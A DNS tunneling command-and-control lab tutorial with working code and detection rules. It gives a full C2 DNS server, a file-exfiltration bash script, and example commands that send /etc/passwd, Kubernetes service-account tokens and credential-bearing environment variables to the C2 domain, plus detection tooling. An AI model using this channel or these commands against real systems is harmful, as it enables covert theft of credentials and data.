DNS Command & Control: TXT Record Tunneling Lab
DNS is the one protocol that almost every firewall allows outbound. Attackers exploit this by encoding stolen data inside DNS queries, where the subdomain labels carry base64-encoded chunks and a custom authoritative DNS server on the other end reassembles them. This technique is used by real-world malware families including SUNBURST, OilRig, and Cobalt Strike's DNS beacon.
This lab builds a complete DNS C2 channel from scratch: a custom DNS server, client exfiltration scripts, server-side reassembly, and detection tools. Everything runs locally with Docker.
How DNS Tunneling Works
Traditional exfiltration uses HTTPS, but DNS tunneling abuses the DNS protocol itself:
-
TXT Record Bootstrap, the client queries a TXT record to establish a session. The C2 server responds with a unique session ID embedded in the TXT response.
-
Subdomain Encoding, the client splits data into small chunks, base64-encodes each one, and sends them as subdomain labels in A/CNAME queries:
<session>.<seq>.<chunk>.textsip.com -
CNAME Flow Control, the server responds with CNAME records pointing to
next-<session>.textsip.com, acting as an acknowledgment mechanism. -
Server-Side Reassembly, the server logs every chunk with its sequence number. A reassembly tool sorts chunks by sequence, concatenates, and decodes to recover the original file.
Why Attackers Use DNS
- Firewalls rarely block DNS (port 53 UDP/TCP)
- DNS queries traverse corporate proxies and NAT transparently
- Most organizations don't inspect DNS query content
- Recursive resolvers forward queries to authoritative servers, providing natural routing
- Low bandwidth is sufficient for credential exfiltration
Architecture

Lab Setup
Prerequisites
- Docker and Docker Compose
digcommand-line tool (part ofbind-utilsordnsutils)
Project Structure
dns-c2-lab/
├── Dockerfile
├── docker-compose.yml
├── requirements.txt
├── dns_server.py           # C2 DNS server
├── reassemble_dns.py       # Payload reassembly tool
├── analyze_dns_logs.py     # Detection/analysis tool
└── logs/                   # Created at runtime
Dockerfile
FROM python:3.12-slim

WORKDIR /app

COPY requirements.txt .
RUN pip install --no-cache-dir -r requirements.txt

COPY dns_server.py .

EXPOSE 53/udp
EXPOSE 53/tcp

CMD ["python", "dns_server.py"]
docker-compose.yml
services:
  textsip-dns:
    build: .
    container_name: textsip-dns
    ports:
      - "5353:53/udp"
      - "5353:53/tcp"
    volumes:
      - ./logs:/app/logs
    restart: unless-stopped
Port 5353 is used to avoid conflicting with your host's DNS resolver on port 53.
requirements.txt
dnslib
Start the Lab
docker compose up -d --build
docker logs -f textsip-dns
You should see:
[+] TextSip DNS lab listening on UDP/TCP 53
[+] Logs: /app/logs
[+] All queries: /app/logs/all_queries.log
The DNS Server
The server handles four types of queries:
TXT Bootstrap, Session Creation
When a client queries textsip.com with type TXT, the server issues a new session:
if qtype == "TXT" and qname == DOMAIN:
    session_id = short_uuid()          # e.g., "2d965f52"
    issued_subdomain = f"{session_id}.textsip.com."
    next_subdomain = f"next-{session_id}.textsip.com."

    txt_value = f"ip4:{issued_subdomain.rstrip('.')}"

    reply.add_answer(RR(
        rname=request.q.qname,
        rtype=QTYPE.TXT,
        rclass=1,
        ttl=15,
        rdata=TXT(txt_value),
    ))
The ip4: prefix makes the TXT response look like an SPF record to casual observers.
Chunk Ingestion, Data Receiving
Chunks arrive as subdomain labels in the format <session>.<seq>.<chunk>.textsip.com:
if len(labels) >= 3 and qtype in ("A", "CNAME", "TXT"):
    session_id = labels[0]        # "2d965f52"
    seq = labels[1]               # "0001"
    chunk = ".".join(labels[2:])  # base64url-encoded data

    session["chunks"][seq] = chunk

    reply.add_answer(RR(
        rname=request.q.qname,
        rtype=QTYPE.CNAME,
        rclass=1,
        ttl=15,
        rdata=CNAME(next_subdomain),
    ))
Entropy Calculation
Every chunk is analyzed for Shannon entropy and encoding patterns, this is used both for server-side logging and as a detection signal:
def shannon_entropy(value):
    if not value:
        return 0.0
    counts = {}
    for c in value:
        counts[c] = counts.get(c, 0) + 1
    entropy = 0.0
    for count in counts.values():
        p = count / len(value)
        entropy -= p * math.log2(p)
    return round(entropy, 3)

def looks_encoded(value):
    raw = value.replace(".", "").replace("=", "")
    if len(raw) < 8:
        return False
    b32 = set("abcdefghijklmnopqrstuvwxyz234567")
    b64url = set("abcdefghijklmnopqrstuvwxyz"
                 "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789-_")
    if all(c in b32 for c in raw.lower()):
        return True
    if all(c in b64url for c in raw):
        return True
    return False
Full Server Code
#!/usr/bin/env python3

import os
import uuid
import json
import math
import threading
from datetime import datetime, timezone

from dnslib import RR, QTYPE, TXT, CNAME, SOA, NS, A
from dnslib.server import DNSServer, BaseResolver

DOMAIN = "textsip.com."
NS_HOST = "ns1.textsip.com."
LOG_DIR = "/app/logs"

os.makedirs(LOG_DIR, exist_ok=True)

lock = threading.Lock()
issued_sessions = {}


def now_utc():
    return datetime.now(timezone.utc).isoformat()


def short_uuid():
    return uuid.uuid4().hex[:8]


def normalize_qname(qname):
    return str(qname).lower().rstrip(".") + "."


def strip_domain(qname):
    qname = normalize_qname(qname)
    if qname.endswith(DOMAIN):
        return qname[: -len(DOMAIN)].strip(".")
    return qname.strip(".")


def safe_name(value):
    return value.replace("/", "_").replace("\\", "_").replace("..", "_")


def write_json_log(path, event):
    with open(path, "a") as f:
        f.write(json.dumps(event, sort_keys=True) + "\n")


def log_all(event):
    write_json_log(os.path.join(LOG_DIR, "all_queries.log"), event)


def log_session(session_id, event):
    path = os.path.join(LOG_DIR, f"{safe_name(session_id)}.textsip.com.log")
    write_json_log(path, event)


def get_client(handler):
    try:
        return handler.client_address
    except Exception:
        return "unknown", "unknown"


def shannon_entropy(value):
    if not value:
        return 0.0
    counts = {}
    for c in value:
        counts[c] = counts.get(c, 0) + 1
    entropy = 0.0
    for count in counts.values():
        p = count / len(value)
        entropy -= p * math.log2(p)
    return round(entropy, 3)


def looks_encoded(value):
    raw = value.replace(".", "").replace("=", "")
    if len(raw) < 8:
        return False
    b32 = set("abcdefghijklmnopqrstuvwxyz234567")
    b64url = set(
        "abcdefghijklmnopqrstuvwxyz"
        "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789-_"
    )
    if all(c in b32 for c in raw.lower()):
        return True
    if all(c in b64url for c in raw):
        return True
    return False


def base_event(event_type, request, handler, extra=None):
    qname = normalize_qname(request.q.qname)
    qtype = QTYPE[request.q.qtype]
    client_ip, client_port = get_client(handler)
    stripped = strip_domain(qname)
    labels = [] if stripped == "" else stripped.split(".")

    event = {
        "time": now_utc(),
        "event_type": event_type,
        "client_ip": client_ip,
        "client_port": client_port,
        "qname": qname,
        "qtype": qtype,
        "labels": labels,
        "label_count": len(labels),
        "qname_length": len(qname),
        "max_label_length": max([len(x) for x in labels], default=0),
    }

    if extra:
        event.update(extra)

    return event


class TextSipResolver(BaseResolver):
    def resolve(self, request, handler):
        reply = request.reply()

        qname = normalize_qname(request.q.qname)
        qtype = QTYPE[request.q.qtype]
        labels = strip_domain(qname).split(".") if qname.endswith(DOMAIN) else []

        query_event = base_event("query_seen", request, handler)
        log_all(query_event)

        # TXT bootstrap
        if qtype == "TXT" and qname == DOMAIN:
            with lock:
                session_id = short_uuid()
                issued_subdomain = f"{session_id}.textsip.com."
                next_subdomain = f"next-{session_id}.textsip.com."

                issued_sessions[session_id] = {
                    "session_id": session_id,
                    "issued_subdomain": issued_subdomain,
                    "next_subdomain": next_subdomain,
                    "created_at": now_utc(),
                    "txt_queries": 1,
                    "subdomain_queries": 0,
                    "chunk_queries": 0,
                    "chunks": {},
                }

            txt_value = f"ip4:{issued_subdomain.rstrip('.')}"

            reply.add_answer(
                RR(
                    rname=request.q.qname,
                    rtype=QTYPE.TXT,
                    rclass=1,
                    ttl=15,
                    rdata=TXT(txt_value),
                )
            )
            log_session(session_id, base_event(
                "txt_issued_session", request, handler,
                {"session_id": session_id, "txt_response": txt_value}
            ))
            return reply

        if qname.endswith(DOMAIN):

            # Chunk: <session>.<seq>.<chunk>.textsip.com
            if len(labels) >= 3 and qtype in ("A", "CNAME", "TXT"):
                session_id = labels[0]
                seq = labels[1]
                chunk = ".".join(labels[2:])

                with lock:
                    session = issued_sessions.get(session_id)
                    if session:
                        session["chunk_queries"] += 1
                        session["chunks"][seq] = chunk
                        next_subdomain = session["next_subdomain"]
                    else:
                        next_subdomain = f"unknown-session.{DOMAIN}"

                log_session(session_id, base_event(
                    "chunk_received", request, handler,
                    {"session_id": session_id, "seq": seq, "chunk": chunk,
                     "chunk_entropy": shannon_entropy(chunk),
                     "encoded_like": looks_encoded(chunk)}
                ))

                reply.add_answer(
                    RR(
                        rname=request.q.qname,
                        rtype=QTYPE.CNAME,
                        rclass=1,
                        ttl=15,
                        rdata=CNAME(next_subdomain),
                    )
                )
                return reply

            # Session query: <session>.textsip.com
            if len(labels) == 1 and qtype in ("A", "CNAME"):
                session_id = labels[0]
                with lock:
                    session = issued_sessions.get(session_id)
                if session:
                    reply.add_answer(
                        RR(
                            rname=request.q.qname,
                            rtype=QTYPE.CNAME,
                            rclass=1,
                            ttl=15,
                            rdata=CNAME(session["next_subdomain"]),
                        )
                    )
                return reply

            # Next query: next-<session>.textsip.com
            if len(labels) == 1 and labels[0].startswith("next-"):
                session_id = labels[0].replace("next-", "", 1)
                with lock:
                    session = issued_sessions.get(session_id)
                if session:
                    done_sub = f"done-{session_id}.textsip.com."
                    reply.add_answer(
                        RR(
                            rname=request.q.qname,
                            rtype=QTYPE.CNAME,
                            rclass=1,
                            ttl=15,
                            rdata=CNAME(done_sub),
                        )
                    )
                return reply

        # NS / SOA / A fallback
        if qtype == "NS" and qname == DOMAIN:
            reply.add_answer(RR(rname=DOMAIN, rtype=QTYPE.NS, rclass=1,
                                ttl=60, rdata=NS(NS_HOST)))
        elif qtype == "SOA" and qname == DOMAIN:
            reply.add_answer(RR(rname=DOMAIN, rtype=QTYPE.SOA, rclass=1,
                                ttl=60, rdata=SOA(mname=NS_HOST,
                                rname="admin.textsip.com.",
                                times=(2026060101, 3600, 600, 86400, 60))))
        elif qtype == "A" and qname == NS_HOST:
            reply.add_answer(RR(rname=request.q.qname, rtype=QTYPE.A,
                                rclass=1, ttl=60, rdata=A("127.0.0.1")))

        return reply


if __name__ == "__main__":
    resolver = TextSipResolver()
    udp = DNSServer(resolver, port=53, address="0.0.0.0", tcp=False)
    tcp = DNSServer(resolver, port=53, address="0.0.0.0", tcp=True)
    udp.start_thread()
    tcp.start_thread()

    print("[+] TextSip DNS lab listening on UDP/TCP 53")
    print("[+] Logs: /app/logs")

    try:
        while True:
            threading.Event().wait(1)
    except KeyboardInterrupt:
        print("[-] shutting down")
Client-Side: Data Exfiltration
Quick Test with dig
First, bootstrap a session:
# Get a session ID from the TXT record
SESSION=$(dig @127.0.0.1 -p 5353 -t txt textsip.com +short \
  | tr -d '"' | cut -d: -f2 | cut -d. -f1)

echo "Session: $SESSION"
Send a single chunk:
# Send chunk with sequence 0001
dig @127.0.0.1 -p 5353 ${SESSION}.0001.SGVsbG8gV29ybGQ.textsip.com +short
Check the server logs:
cat logs/${SESSION}.textsip.com.log | python3 -m json.tool
Full Exfiltration Script
This script exfiltrates any file over DNS:
#!/usr/bin/env bash
set -euo pipefail

# Configuration
DNS_SERVER="127.0.0.1"
DNS_PORT="5353"
DOMAIN="textsip.com"
CHUNK_SIZE=50
FILE="$1"

if [[ -z "${FILE:-}" ]]; then
    echo "Usage: $0 <file-to-exfiltrate>"
    exit 1
fi

if [[ ! -f "$FILE" ]]; then
    echo "[-] File not found: $FILE"
    exit 1
fi

echo "[*] Target file: $FILE ($(wc -c < "$FILE") bytes)"

# Step 1: Bootstrap session via TXT query
echo "[*] Bootstrapping session..."
SESSION=$(dig @${DNS_SERVER} -p ${DNS_PORT} -t txt ${DOMAIN} +short \
    | tr -d '"' | cut -d: -f2 | cut -d. -f1)

if [[ -z "$SESSION" ]]; then
    echo "[-] Failed to get session ID"
    exit 1
fi

echo "[+] Session: $SESSION"

# Step 2: Encode file as base64url (no padding, URL-safe)
ENCODED=$(base64 < "$FILE" | tr '+/' '-_' | tr -d '=\n')
TOTAL=${#ENCODED}
CHUNKS=$(( (TOTAL + CHUNK_SIZE - 1) / CHUNK_SIZE ))

echo "[*] Encoded size: $TOTAL bytes"
echo "[*] Chunks: $CHUNKS (${CHUNK_SIZE} bytes each)"

# Step 3: Send chunks
SEQ=0
OFFSET=0

while [[ $OFFSET -lt $TOTAL ]]; do
    CHUNK="${ENCODED:$OFFSET:$CHUNK_SIZE}"
    SEQ_PAD=$(printf "%04d" $SEQ)

    QNAME="${SESSION}.${SEQ_PAD}.${CHUNK}.${DOMAIN}"

    dig @${DNS_SERVER} -p ${DNS_PORT} "${QNAME}" +short +timeout=2 +tries=1 > /dev/null 2>&1

    echo "[>] seq=${SEQ_PAD} chunk_len=${#CHUNK}"

    SEQ=$((SEQ + 1))
    OFFSET=$((OFFSET + CHUNK_SIZE))

    # Small delay to avoid flooding
    sleep 0.05
done

echo "[+] Done. Sent $SEQ chunks for session $SESSION"
echo "[+] Server log: logs/${SESSION}.textsip.com.log"
Save as exfiltrate.sh and run:
chmod +x exfiltrate.sh

# Exfiltrate /etc/passwd as a test
./exfiltrate.sh /etc/passwd
Exfiltrate Kubernetes Secrets
In a compromised pod, an attacker could exfiltrate service account tokens:
# Inside a compromised K8s pod
./exfiltrate.sh /var/run/secrets/kubernetes.io/serviceaccount/token
Or dump environment variables containing cloud credentials:
env | grep -iE '(aws|azure|gcp|token|secret|key|password)' > /tmp/env_dump.txt
./exfiltrate.sh /tmp/env_dump.txt
rm /tmp/env_dump.txt
Server-Side: Reassembly
After exfiltration, reassemble the chunks on the C2 server:
#!/usr/bin/env python3

import argparse
import base64
import json
import sys
from pathlib import Path


def load_chunks(path):
    chunks = []
    with open(path, "r") as f:
        for line in f:
            line = line.strip()
            if not line:
                continue
            try:
                obj = json.loads(line)
            except Exception:
                continue
            if obj.get("event_type") != "chunk_received":
                continue
            seq = obj.get("seq")
            chunk = obj.get("chunk")
            if seq is None or chunk is None:
                continue
            try:
                seq_num = int(seq)
            except Exception:
                continue
            chunks.append((seq_num, chunk, obj))
    chunks.sort(key=lambda x: x[0])
    return chunks


def decode_payload(payload, encoding):
    if encoding == "none":
        return payload.encode()
    if encoding == "base64":
        return base64.b64decode(payload)
    if encoding == "base64url":
        padded = payload + "=" * (-len(payload) % 4)
        return base64.urlsafe_b64decode(padded)
    if encoding == "base32":
        padded = payload + "=" * (-len(payload) % 8)
        return base64.b32decode(padded.upper())
    raise ValueError(f"unsupported encoding: {encoding}")


def main():
    parser = argparse.ArgumentParser(
        description="Reassemble exfiltrated data from DNS session logs."
    )
    parser.add_argument("logfile", help="Path to session log file")
    parser.add_argument("-e", "--encoding", default="base64url",
                        choices=["base64", "base64url", "base32", "none"])
    parser.add_argument("-o", "--output", default="recovered.bin")
    args = parser.parse_args()

    logfile = Path(args.logfile)
    if not logfile.exists():
        print(f"[-] Log file not found: {logfile}")
        sys.exit(1)

    chunks = load_chunks(logfile)
    if not chunks:
        print("[-] No chunk_received events found")
        sys.exit(1)

    seqs = [seq for seq, _, _ in chunks]
    missing = [i for i in range(min(seqs), max(seqs) + 1) if i not in seqs]
    payload = "".join(chunk for _, chunk, _ in chunks)

    print(f"[+] Chunks: {len(chunks)}")
    print(f"[+] Seq range: {min(seqs)} - {max(seqs)}")
    print(f"[+] Missing: {len(missing)}")
    print(f"[+] Encoded size: {len(payload)}")

    if missing:
        print(f"[!] Missing sequences: {missing[:20]}")

    try:
        decoded = decode_payload(payload, args.encoding)
    except Exception as e:
        print(f"[-] Decode failed: {e}")
        sys.exit(1)

    Path(args.output).write_bytes(decoded)
    print(f"[+] Wrote {len(decoded)} bytes to {args.output}")


if __name__ == "__main__":
    main()
Run it:
# Find the session log
ls logs/*.textsip.com.log

# Reassemble
python3 reassemble_dns.py logs/<session>.textsip.com.log \
    -e base64url \
    -o recovered_file.txt

# Verify
diff /etc/passwd recovered_file.txt
Detection & Analysis
Log Analysis Tool
This tool scans DNS logs for tunneling indicators:
#!/usr/bin/env python3

import argparse
import json
from collections import Counter
from pathlib import Path


def read_events(path):
    events = []
    with open(path, "r") as f:
        for line in f:
            try:
                events.append(json.loads(line))
            except Exception:
                pass
    return events


def analyze_file(path):
    events = read_events(path)
    event_types = Counter(e.get("event_type", "unknown") for e in events)
    chunk_events = [e for e in events if e.get("event_type") == "chunk_received"]

    suspicious = []
    for e in chunk_events:
        reasons = []
        if e.get("chunk_length", 0) >= 40:
            reasons.append("long_chunk")
        if e.get("chunk_entropy", 0) >= 4.0:
            reasons.append("high_entropy")
        if e.get("encoded_like"):
            reasons.append("encoded_like")
        if e.get("label_count", 0) >= 4:
            reasons.append("many_labels")

        if reasons:
            suspicious.append({
                "time": e.get("time"),
                "client_ip": e.get("client_ip"),
                "seq": e.get("seq"),
                "chunk_length": e.get("chunk_length"),
                "entropy": e.get("chunk_entropy"),
                "reasons": reasons,
            })

    return {
        "total_events": len(events),
        "event_types": dict(event_types),
        "chunk_events": len(chunk_events),
        "suspicious": suspicious,
    }


def main():
    parser = argparse.ArgumentParser(
        description="Analyze DNS logs for tunneling indicators."
    )
    parser.add_argument("path", help="Log file or directory")
    args = parser.parse_args()

    target = Path(args.path)
    files = sorted(target.glob("*.log")) if target.is_dir() else [target]

    for file in files:
        result = analyze_file(file)
        print(f"\n{'=' * 60}")
        print(f"File: {file}")
        print(f"Total events: {result['total_events']}")
        print(f"Chunk events: {result['chunk_events']}")
        print(f"Suspicious: {len(result['suspicious'])}")

        for item in result["suspicious"][:10]:
            print(f"  seq={item['seq']} len={item['chunk_length']} "
                  f"entropy={item['entropy']} "
                  f"reasons={','.join(item['reasons'])}")


if __name__ == "__main__":
    main()
Run against the logs directory:
python3 analyze_dns_logs.py logs/
Detection Signals
| Signal | Threshold | Why |
|---|---|---|
| Shannon entropy per label | >= 4.0 bits | Normal subdomains have low entropy; base64 data is ~5.5 |
| Label length | >= 40 chars | Normal subdomains are short; tunnel chunks approach 63 char limit |
| Encoded-like characters | base32/base64url charset | Normal domains use readable words, not random alphanum |
| Query volume to single domain | > 50 queries/minute | Tunneling generates many sequential queries |
| Unusual TXT query volume | Baseline deviation | Bootstrap queries are uncommon for most domains |
| Sequential subdomain patterns | <hex>.<digits>.<random> |
The session.seq.chunk pattern is distinctive |
DNS Tunneling Limits
Understanding the protocol limits helps calibrate detection thresholds:
| Constraint | Limit | Impact |
|---|---|---|
| Single DNS label | 63 characters | Max chunk size per label |
| Full hostname | 253 characters | Total query length including domain |
| Practical payload per query | 30-50 bytes raw | After encoding overhead and metadata labels |
| Throughput | ~100-200 bytes/sec | Many small queries, not bulk transfer |
Falco Rules
- rule: DNS Tunneling via dig
  desc: Detects rapid dig queries with high-entropy subdomains
  condition: >
    spawned_process and
    proc.name = "dig" and
    proc.args contains "textsip" or
    (proc.name = "dig" and proc.pcmdline contains "while")
  output: >
    Potential DNS tunneling via dig
    (user=%user.name command=%proc.cmdline parent=%proc.pname)
  priority: WARNING

- rule: Suspicious DNS Exfiltration Script
  desc: Detects scripts reading files and piping to base64 with dig
  condition: >
    spawned_process and
    proc.name = "base64" and
    proc.pname in ("bash", "sh", "zsh") and
    proc.aname[2] in ("bash", "sh", "zsh")
  output: >
    File encoding detected, possible DNS exfiltration staging
    (user=%user.name command=%proc.cmdline)
  priority: HIGH
Network-Level Detection
# Count unique subdomains per domain (high count = tunneling)
tcpdump -n -i any port 53 2>/dev/null \
  | grep -oP '[\w.-]+\.textsip\.com' \
  | sort -u \
  | wc -l

# Log all DNS queries with tshark
tshark -i any -f "port 53" -T fields \
  -e frame.time -e ip.src -e dns.qry.name -e dns.qry.type \
  > dns_capture.log
Defensive Recommendations
- Monitor DNS query patterns, alert on high volume, high entropy, or unusual TXT queries to single domains
- Deploy DNS logging, capture all queries at the resolver level (CoreDNS, Unbound, or passive DNS tap)
- Use DNS filtering, block queries to uncategorized or newly registered domains
- Inspect TXT records, legitimate TXT records are SPF, DKIM, DMARC; random data in TXT is suspicious
- Rate limit DNS, cap queries per source IP per domain per minute
- Network segmentation, workloads that don't need DNS (or only need specific domains) should have restricted egress
Related Tutorials
- In-Memory Attacks on Kubernetes, another covert execution technique
- Shai-Hulud Supply Chain Analysis, real-world malware that uses domain-based C2
- Falco + Gatekeeper Runtime Security, runtime detection of suspicious processes